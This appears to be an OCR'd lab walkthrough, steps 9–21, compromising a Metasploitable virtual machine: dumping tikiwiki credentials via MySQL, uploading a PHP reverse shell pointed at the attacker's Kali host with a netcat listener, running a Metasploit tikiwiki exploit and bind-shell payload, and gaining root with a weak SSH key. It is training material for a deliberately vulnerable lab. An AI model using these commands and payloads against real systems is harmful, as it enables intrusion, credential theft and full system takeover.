
Step 9: Now we can run the "exploit" command for this step since it isn't that complicated to breach. We can see that the metasploitable victim machine is using mysql as their database manager and we received access to the database's username and password. We can even see how it is hosted, which in this case is local.




Step 10: Now that we know mysql is being used, and have access to the username and password, we can open a new terminal and run the command "mysql -h 10.0.2.4 -u root -p" in order to gain access to the database from the metasploitable victim machine.




Step 11: Now we can specify to use the tikiwiki application and view the various databases present by the "use tikiwiki195;" command. After that to see the various tables, we can run the "show tables;" command, and one particular table that interests us is the "users_users" table. We can run the "select * from users_users;" command to receive all of the associated information and from that we can extrapolate the login and password information for all of the user information stored in the tikiwiki database.





MySQL [tikiwiki195]> show tables;
MySQL [tikiwiki195]> select * from users_users;
| userId | email | login | password | provpass | default_group | lastLogin | currentLogin | registrationDate | challenge | pass_due | hash | created | avatarName | avatarSize | avatarFileType | avatarData | avatarLibName | avatarType | score |
| 1 | | admin | admin | NULL | NULL | 1271712540 | 1271712540 | NULL | NULL | NULL | f6fdffe48c908deb0f4c3bd36c032e72 | NULL | NULL | | NULL | NULL | | NULL | NULL | 0 |
1 row in set (0.01 sec)
MySQL [tikiwiki195]>


MySQL [tikiwiki195]> select login, password from users_users;
| login | password |
| admin | admin |
1 row in set (0.00 sec)
MySQL [tikiwiki195]>

Step 12: After this, since we have access to the username and password which is admin for both, we can open a firefox window and go to the tikiwiki site and change the password, gaining access into the account. In this case, I changed the password to “hello123” and now in the second screenshot we can see I’ve gained access and am logged in.




Step 13: Now as admin, we are able to access a lot more features around the site. One thing in particular we are interested in is the "backups" section since you gain access to uploading files which is something we can exploit. We can download a php reverse shell program off the internet, change the name to something more inconspicuous, and then use the "gedit" command to change the necessary info inside the shell program. In this case we want to change the IP address to our Kali Linux machine's IP address and the port number as well. After that we can go back to the firefox web browser, and upload the php file to the backups.





```
root@kali:~/Downloads# gedit shell.php
```

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.0.2.15';  // CHANGE THIS
$port = 4321;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```


Step 14: Next to communicate with the shell we can configure a reverse netcat shell listener by using the command “nc -v -l -p 4321” where the “4321” number is the port that we changed in the php file and we will use it as our listening port.




Step 15: Since we uploaded the php file earlier, we can now go back to the tikiwiki site, change the url to view the backups and specifically look at the shell.php file we uploaded into the backups, and we can see that it is loading in a loop. If we switch back to the Kali Linux terminal, we can see that we are presented with a bunch of new information. We can use the “whoami” command to see that we are still a guest and the “hostname” which tells us that we are still connected to metasploitable.




Step 16: The next step we have to do is upgrade ourselves from guest user to root. We will do that by using a specific exploit module called "exploit/unix/webapp/tikiwiki_graph_formula_exec". We will again change the host to be 10.0.2.4.




Step 17: Now we will set up the payload that we will use after the exploit. In this case we are using the "generic/shell_bind_tcp" payload.



Step 18: Now we can finally run the exploit on the metasploitable victim machine and after successfully connecting, we can use the “whoami” and “hostname” commands to ensure that we have gained access to the metasploitable victim. At this stage we have not yet gained root access.



Step 19: Since we are still a normal user, we want to upgrade ourselves to become a super user and get root access. We can use the “ls -lart/root/.ssh/authorized_keys" command to view the authorized_keys file which is available to normal users. This is bad, and should have only been viewable to whoever has root access.



Step 20: After that we can run the command "tar jaxvf 5622.tar.bz2" to get the 5622 file ready to use. Then we can use the "grep -lr" command to compare the public key to any of the private ones.

```
root@kali:~/Downloads# tar jaxvf 5622.tar.bz2
rsa/
rsa/2048/
rsa/2048/2712a6d5cec99f295a0c468b830a370d-28940.pub
rsa/2048/eaddc9bba9bf3c0832f443706903cd14-28712.pub
rsa/2048/0bdcea11b2c628c7fd8bc4b04ca43668-12474
root@kali:~/Downloads/rsa/2048# grep -lr AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNl0ib
MNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqldJkcteZZdPFSbW76IUiPR0Oh+WBV0x1c6iPL/0zUYFHy
FKAz1e6/5teoweG1jr2qOffdomVhvXXvSjGaSFwwOYB8R0QxsOWWTQTYSeBa66X6e777GVkHCDLYgZSo
8wWr5JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocyQPE
+kcP+Jz2mt4y1uA73KqoXfdw5oGUkxdFo9f1nu2OwkjOc+Wv8Vw7bwkf+1RgiOMgiJ5cCs4WocyVxsXo
vcNnbALTp3w *.pub
57c3115d77c56390332dc5c49978627a-5429.pub
```

Step 21: Finally, we can use the "ssh -i" command along with that key that we found earlier to give ourselves root access. To confirm that we are root, we can run the "whoami" command again which tells us that we have indeed gained root access.

```
root@kali:~/Downloads/rsa/2048# ssh -i 57c3115d77c56390332dc5c49978627a-5429 roo
t@10.0.2.4
The authenticity of host '10.0.2.4 (10.0.2.4)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.4' (RSA) to the list of known hosts.
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# whoami
root
root@metasploitable:~#
```